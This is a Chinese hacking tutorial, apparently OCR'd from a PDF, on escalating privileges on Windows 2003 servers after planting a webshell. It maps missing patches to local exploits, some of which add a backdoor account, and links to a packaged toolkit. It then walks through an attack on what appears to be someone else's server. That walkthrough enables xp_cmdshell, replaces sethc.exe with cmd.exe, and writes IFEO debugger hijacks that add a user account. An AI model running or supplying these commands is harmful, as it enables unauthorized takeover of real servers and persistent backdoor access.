t、IUSR_*、IWAM_*帐户默认权限。它和提权关系比较密切。 注意: IUSR:IUSR 是给 iis[web]访问者的权限 IIS_WPG :所有的 IIS6 调用进程都是运行在 IIS_WPG 账号下的 ———

第二章　　Windows 2003 服务器默认文件夹权限

文章链接:http://sb.f4ck.org/thread-3058-1-1.html

Windows 的文件以及文件夹属性，与提权息息相关。 Ntfs 和 fat32 最大区别:-,fat32 是不能设置权限的，ntfs 可以

0x01 Windows 目录的权限 完全控制，修改，读取和运行[cmd 写的目录要可运行]，列出文件夹目录，读取，写入[只有写权限的话不能删除和修改文件,要加上修改权限] 提权时候注意看是传上的东西是目录不可写还是给杀软杀了

0x02 权限的四个特性 继承性、累加性 、优先性、交叉性

0x03 三种文件和文件夹属性 只读，系统，隐藏 0x04 系统盘默认权限设置 ——

第三章 Windows2003 Webshell 默认权限

文章链接: http://sb.f4ck.org/thread-3089-1-1.html Webshell 权限就是 iis 的设置匿名访问用户的权限。默认是 IUSR_*的权限。 iis 的所有的工作进程，都是以 Network Service 的权限执行的。所以 webshell 的默认权限就是 Network Service。 Network Service 是 Windows 2003 中新内置的一个被严格限制的账号。另外，IIS 6.0 只允许管理员执行命令行工具，从而避免命令行工具的恶意使用。这些设计上的改变，都降低了通过潜在的漏洞攻击服务器的可能性。部分基础设计上的改 变、一些简单配置的更改（包括取消匿名用户向 web 服务器的根目录写入权限，和将 FTP 用户的访问隔离在他们各自的主目录中）都极大地提高了 IIS 6.0 的安全性。[略官方 = =] 当然我们可以让每个网站的对于不同的用户，将权限设置死，防止旁注的发生 ———-

第四章 本地溢出

文章链接:http://sb.f4ck.org/thread-3140-1-1.html 我一般就拿了自己的提权工具包,然后一个一个尝试。但是其实每个溢出对于一个补丁。我们可以去查补丁打的情况。来找他没有补上的溢出。 文章作者给了我们补丁对应。这些 exploit 已经打包了。 KB2360937 MS10-084 KB2478960 MS11-014 KB2507938 MS11-056 KB2566454 MS11-062 KB2646524 MS12-003 KB2645640 MS12-009 KB2641653 MS12-018 KB952004 MS09-012 Pr.exe//常用，法克上看到了 64 位的 也给大家打包 KB956572 MS09-012 巴西烤肉//常用 KB971657 MS09-041 KB2620712 MS11-097 KB2393802 MS11-011 ms11011.exe KB942831 MS08-005 KB2503665 MS11-046 ms11046.exe////这个直接加了 90sec 账户上去了 密码就是 90sec KB2592799 MS11-080 ms11080.exe//这个直接加了 90sec 账户上去了 密码就是 90sec 另外我也想知道，那么 iis6.exe 已经 ex_2003.exe[内核溢出]对应是什么补丁…. 注意上传到文件目录最好不要带空格 可能没有回显….. 溢出有风险小心蓝屏 ……不少同学感觉直接溢出没有技术含量。。。但是溢出还是最简单的提权办法了。 ——

第五章 Sql Server 提权

文章链接:http://sb.f4ck.org/thread-3243-1-1.html

0x00 Sql Server 简介

0x01 用户权限介绍

0x02 Sa 用户提权

0x03 db_owner 提权 作者给出的一个思路。在 db_wner 他所在管理的表里，创建一个触发器,等管理员用 sa 用户去执行插入表命令的时候会触发，达到提权的效果。感觉不错。 大家可以好好学习一下 —-

第六章 Mysql 提权

文章链接:http://sb.f4ck.org/thread-3291-1-1.html 要是配置文件中找到不到 root 密码怎么办？ 1.读取 user.MYD。 要是 webshell 没有权限可以用 mysql 去 load_file。要是 mysql 用户没有 file 权限请看这里:http://www.91ri.org/10405.html 和 http://zone.wooyun.org/content/12432 2.据说 my.ini 也会有 root 密码记录 - -但是我去看看了几台，并没有发现有 root 密码。。。 另外文中说的 mysql 降权的话也是要溢出提权的 ———

第七章 asp，aspx，php 的 dos 命令执行 很多情况下，我们拿到 webshell 时候，是不能执行命令的。特别是安装了安全狗以后。这样让我们很蛋疼 = =。。。连命令都执行不了，那么去执行溢出就根本没有办法。只能去看看数据库或者 servu 什么的能不能有些希望。所以能不能执行命令对我们提权来说是十分重要的~ 所以我们要去了解为什么不能执行命令，如果不能执行命令了我们该怎么办？我们可以去看看杨帆给的几篇文章 1.asp： 文章链接: http://sb.f4ck.org/thread-3273-1-1.html —wscript.shell http://sb.f4ck.org/thread-3377-1-1.html—shell.application 一）wscript.shell WScript.Shell（Windows Script Host Runtime Library）是一个对象，对应的文件是 C:\WINDOWS\system32\wshom.ocx，Wscript.shell 是服务器系统会用到的一种组件。shell 就是“壳”的意思，这个对象可以执行操作系统外壳常用的操作，比如运行程序、读写注册表、环境变量等。它常常用来执行命令 Asp 可以调用 wscript 去执行命令，但是很多情况下，webshell 对 C:\windows\system32\cmd.exe 无法访问。所以我们会看见很多人回去上传 cmd.exe。 用菜刀或者大马如果看到:[Err] 拒绝访问，很有可能就是没有删除 wscript 组件，我们应该窃喜。呵呵。如果看:[Err] ActiveX 部件不能创建对象,说明 wscript 组件给管理员删去了。 或者你直接用大马去看组件信息。 注意 aspx 不会提示[Err] 拒绝访问，而且就算 wscript.shell 给删除了，aspx 在这个时候还是可以执行命令的。等等我们就知道为什么了。

二）shell.application 组件 Shell.application 组件可以替代 wscript.shell 被攻击者用来调用执行可执行程序。但是 shell.application 貌似没有输出。 所以凡哥还给出了利用脚本 也打包分享… 但是本机测试失败 0 0 它就加载不出来了 ….不是很清楚

三）组件备份 当我们实际中遇到 wscript.shell 和 Shell.application 都被卸载的时候，可以尝试他们的备用组件 wscript.shell.1 和 Shell.application.1 ———- 2.aspx: 文章链接:http://sb.f4ck.org/thread-3402-1-1.html Asp 的组件调用如果没有删除的话，而且网站只支持 aspx，那么 aspx 是可以和 asp 一样去调用组件的。 在.net 环境下使用 WScript.Shell 组件.pdf 这个也是法克上面下的，分享…. 我们在前面发现:aspx 不会提示[Err] 拒绝访问，而且就算 wscript.shell 给删除了，aspx 在这个时候还是可以执行命令的。 这是为什么？？？ Aspx 下一般使用 process 类来调用执行可执行程序，类一般不会去禁用他。他没有调用 wscript，所以就是 wscript 删去了，aspx 照常执行命令。但是为什么没有提示拒绝访问呢？这点我也是自己的猜想，不知道对不对。。。Asp 执行是 iuser 权限，而 aspx 是调用了类或者其他 api，那么 iis6 会用 iis_wpg 调用进程。也就是说这时候执行权限是 iis_wpg，而 cmd.exe 对 iis_wpg 是有权限访问的。。[有知道原因的，希望教导…] 但是如果管理员限制 cmd.exe 权限的，我们还是要传 c

md.exe[目录不要空格] ————— 3..php 文章链接:http://sb.f4ck.org/thread-3412-1-1.html php 能不能执行命令和三个因素有关。

1.safe_mode 安全模式是 php.ini 里的一个参数名，这个参数是：safe_mode， 默认情况下，这个值是 off。当 safe_mode=on 时，php 运行在安全模式下，在安全模式下，很多 php 函数会受到限制，比如我们执行 DOS 命令所需要的 system()函数、exec()函数等等，可以说，要想在 php 的 webshell 中执行 DOS 命令，safe_mode=off 是一个必需条件。

2.disable_functions 在 php.ini 里，有一个名为 disable_functions 的参数。禁用函数。 system() 输出并返回最后一行 shell 结果。 exec() 不输出结果，返回最后一行 shell 结果，所有结果可以保存到一个返回的数组里面。 passthru() 只调用命令，把命令的运行结果原样地直接输出到标准输出设备上。 escapeShellCmd()先把要执行的命令中的危险字符转义，然后再执行 还是上面的几个可以执行命令的函数给禁用了，那不能执行命令，或者你找到其他函数可以执行命令，而它不在禁用列表中。 不在 disable_functions 也是一个必需条件

3.访问权限 在评论区出现这个问题:如 LZ 所说，php 调用自己的函数来执行 DOS 命令。现在我有一个 webshell,php 无法执行命令，也没有被禁用的函数，而且是非安全模式。那么，无法执行命令，就只有一种可能了：C:\windows\system32\cmd.exe 无法访问。 这个问题应该是权限问题，php 大马也是可以指定执行 cmd 的路径的 ————— -

第八章 windows 提权的敏感目录 这个章感觉很错的 可以去我给资料看看~~ —— - 三)结尾 本章只是将别人写过的东西和放出来和大家分享一下，我个人感觉这些知识是比较重要而且有用的。希望能帮到大家。

目 录


提权工具集

115 网盘礼包码：5lbdnudum66a

链接:http://115.com/lb/5lbdnudum66a

提权教程集：http://www.t00ts.net/sort/12

http://www.91ri.org/tag/getsystem



2.3.1、1433 映像劫持后门提权

首先:

1. 服务器开启了终端端口(终端端口未必是 3389,可以自行查询)

2. 服务器的粘滞键功能无损,只要可以正常弹出即可

3. 服务器未禁止注册表编辑(即写入功能)

sql 命令读取服务器终端端口:

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp','PortNumber'
```

1. sql 命令查询注册表粘滞键是否被劫持

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe','Debugger'
```

2. sql 命令劫持注册表粘滞键功能,替换成任务管理器(当然你也可以替换成你想要的其他命令)

```
xp_regwrite 'HKEY_LOCAL_MACHINE', 'SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe',
'Debugger','REG_SZ','C:\WINDOWS\system32\taskmgr.exe'
```

3. sql 命令删除注册表粘滞键的劫持功能保护你的服务器不再被他人利用

```
xp_regdeletekey 'HKEY_LOCAL_MACHINE', 'SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe'
```

2.3.2、通过 IFEO 劫持提权

Shell 是双面大牛给的，一看是 aspx 的，先扫描下开启了什么端口

1433，3306，43958 对应的 MSSQL、MYSQL 和 Serv-U。

先来看看 Serv-U 是不是可以提权

提示：由于目标机器积极拒绝，无法连接。


问面面大牛，说是 Serv-U 服务暂停了，那这条路堵死了。下面来看看执行命令

居然自带的 c:\windows\system32\cmd.exe 不能执行，那咱们换个可读写的目录上传一个试试


然后再执行试试

然后继续 systeminfo 来看看

其实吧，重点是补丁信息




问面面大牛，他说补丁全满了。菜鸟不信，果断的多次测试，无果..发现面面大牛果然没有说错。



他突然说是有人日过了，我就看看留下什么蛛丝马迹没

居然还有隐藏的帐号，看来确实是被 KO 的惨了，经过多次尝试弱口令，和想象的一样，没有进去，话说 RP 确实是差到了极点。再说也没有那个大牛会留下这样的弱口令吧。既然都死了，那再看看 1433 了。

顺利的找到了配置文件。嘿嘿，还是 mssql 的，看来有希望啊，可是不是 SA ，啊，麻烦了。管他的，连接去试试呗…



吐槽下，这人品，哈哈，其实 RP 也不差嘛，居然是 SA，Microsoft SQL Server 2000。

那么来看看 xp_cmdshell 是不是存在，直接来增加 xp_cmdshell 组建

```
Use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')
```

既然存在，那么就来直接执行命令呗..

```
Exec master.dbo.xp_cmdshell 'whoami'
```

xpsql.cpp: 错误 5 来自 CreateProcess（第 737 行）

还真没有遇见过。搜索下.遇到这个困扰的,人还不少。原来。错误 5 是个系统提示的错误号,CreateProcess 这个是创建进程的意思，这个错误产生和系统文件 cmd.exe 有很大的关系，一种情况是 cmd 被删除，一种是 cmd 的权限被降低了。

那貌似是路被堵死了，然后想起穿山甲上的执行命令的有两个组建。除了 xp_cmdshell 外还有 sp_oacreate 可以执行命令

用 cmd 替换 sethc..

```
declare @o int exec sp_oacreate 'scripting.filesystemobject', @o out exec sp_oamethod @o, 'copyfile',null,'c:\windows\system32\cmd.exe','c:\windows\system32\sethc.exe';
```

无法在库 odsole70.dll 中找到函数 sp_oacreate。原因: 127(找不到指定的程序。)。然后一直删除了，

再恢复后

但是 我再次 使用

```
declare @o int exec sp_oacreate 'scripting.filesystemobject', @o out exec sp_oamethod @o, 'copyfile',null,'c:\windows\system32\cmd.exe','c:\windows\system32\sethc.exe';
```

无法在库 odsole70.dll 中找到函数 sp_oacreate。原因: 127(找不到指定的程序。)。

原因我也没懂..搞了近乎一个下午。还是无果…

翻书的时候突然看见 IFEO 劫持…

既然我们是介绍 IFEO 技术相关，那我们就先介绍下： 一，什么是映像胁持（IFEO）？ 所谓的 IFEO 就是 Image File Execution Options 在是位于注册表的 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ 由于这个项主要是用来调试程序用的，对一般用户意义不大。默认是只有管理员和 local system 有权读写修改

那就来玩一次 IFEO 劫持

```
EXEC master..xp_regwrite
@rootkey='HKEY_LOCAL_MACHINE',
@key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.EXE',
@value_name='Debugger',
@type='REG_SZ',
```

```
@value='c:\windows\system32\cmd.exe'
```

没有出错…嘿嘿…

那我们来查看是否劫持成功

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\I
mage File Execution Options\magnify.exe','Debugger'
```


Debugger c:\windows\system32\cmd.exe

哈哈哈…居然成功了

呃…shift 不行..


继续执行

```
EXEC master..xp_regwrite

@rootkey='HKEY_LOCAL_MACHINE',

@key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe
',

@value_name='Debugger',

@type='REG_SZ',

@value='c:\windows\system32\cmd.exe'
```




继续执行来查看是否劫持成功

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\I
mage File Execution Options\magnify.exe','Debugger'
```




我郁闷，还是调不出来



在想是不是系统的被禁用了，于是调用自己上传的 cmd

```
EXEC master..xp_regwrite @rootkey='HKEY_LOCAL_MACHINE', @key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe', @value_name='Debugger', @type='REG_SZ', @value='F:\91ri.org\mysqlcmd.exe'
```



发现自己的也不行，就是弹不出来，然后面面牛封装了一个 bat 上去，发现添加用户也不成功。

然后面面大牛突提示：


那继续

```
EXEC master..xp_regwrite

@rootkey='HKEY_LOCAL_MACHINE',

@key='SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\smagnify.exe',

@value_name='Debugger',

@type='REG_SZ',
```

```
@value='F:\91ri.org\mysqlnet1.exe user guset a123456789/ /add'
```

然后执行查看

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\magnify.exe','Debugger'
```



成功了，但是估计也那啥，不管了，先看看

期间尝试了资源管理器和任务管理都没有成功


Run SQL

```
exec master..xp_regread 'HKEY_LOCAL_MACHINE','SOF
NT\CurrentVersion\Image File Execution Options\ma
```


Query

Value	Data
Debugger	c:\windows\system32\taskmgr.exe

各种蛋疼



还是没有成功

